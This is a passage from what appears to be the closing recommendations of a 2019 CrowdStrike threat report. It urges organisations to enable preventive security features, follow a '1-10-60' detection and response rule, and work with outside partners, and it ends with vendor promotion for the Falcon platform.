Security solutions such as the CrowdStrike Falcon endpoint protection platform come with many preventative features. Some of the most basic features, including machine learning (ML), enabling preventions and enabling quarantining are very effective at stopping common techniques criminal organizations employ when using prevalent tools such as TrickBot (malware) and Ryuk (ransomware). In addition, blocking known indicators of compromise (IOCs) at the network level easily blocks common techniques for connecting to C2s and downloading additional stages of an attack. Too often, due to uncertainty associated with potential false positives and business interruption, preventative features are left disabled or set in "monitor" mode. As a result, attacks that could easily have been blocked get through. As described in this report, there has been a significant uptick of activity in 2019, so protecting your organization by employing security tools that enable prevention and blocking has become even more critical.

03

Look Beyond Malware: Strengthen Defenses Against Modern Attacks
As sophisticated attacks continue to evolve, enterprises face much more than just "a malware problem." Defenders must look for early warning signs that an attack may be underway, such as code execution, persistence, stealth, command control and lateral movement within a network. Contextual and behavioral analysis, when delivered in real time via ML and AI, effectively detects and prevents attacks that conventional "defense-in-depth" technologies cannot address.

04

Survival of the Fastest: Accept the 1-10-60 Challenge
With average "breakout time" — the time from initial intrusion to the start of lateral movement in an environment — measured in hours, CrowdStrike recommends that organizations pursue the "1-10-60 rule" in order to effectively combat sophisticated cyberthreats:

- Detect intrusions in under one minute
- Perform a full investigation in under 10 minutes
- Eradicate the adversary from the environment in under 60 minutes

Organizations that meet this 1-10-60 benchmark are much more likely to neutralize an attack before it spreads from its initial entry point, minimizing impact and further escalation. Meeting this challenge requires investment in deep visibility, as well as automated analysis and remediation tools across the enterprise, reducing friction and enabling responders to understand threats and take fast, decisive action.

05

Look for Partners to Help Fill the Talent Gap
It is tempting for organizations to turn primarily to technology to solve their cybersecurity challenges. Events from 2019 remind us that behind every attack, there is a human adversary who may be adept at changing TTPs in response to technical controls. Defending against these threat actors ultimately requires effective, dedicated and capable security professionals. The most talented professionals are hard to find and expensive to keep on staff. Successful enterprises often look outward for help, partnering with best-in-class external solution providers to help fill critical talent gaps in a cost-effective manner.

ABOUT CROWDSTRIKE

CrowdStrike® Inc. (Nasdaq: CRWD), a global cybersecurity leader, is redefining security for the cloud era with an endpoint protection platform built from the ground up to stop breaches. The CrowdStrike Falcon® platform's single lightweight-agent architecture leverages cloud-scale artificial intelligence (AI) and offers real-time protection and visibility across the enterprise, preventing attacks on endpoints on or off the network. Powered by the proprietary CrowdStrike Threat Graph®, CrowdStrike Falcon correlates over two trillion endpoint-related events per week in real time from across the globe, fueling one of the world's most advanced data platforms for security.

With CrowdStrike, customers benefit from better protection, better performance and immediate time-to-value delivered by the cloud-native Falcon platform.

There's only one thing to remember about CrowdStrike: We stop breaches.

Start Free Trial
of Next-Gen AV

Learn more at **www.crowdstrike.com**

© 2019 CrowdStrike, Inc. All rights reserved. CrowdStrike, the falcon logo, CrowdStrike Falcon and CrowdStrike Threat Graph are marks owned by CrowdStrike, Inc. and registered with the United States Patent and Trademark Office, and in other countries. CrowdStrike owns other trademarks and service marks, and may use the brands of third parties to identify their products and services.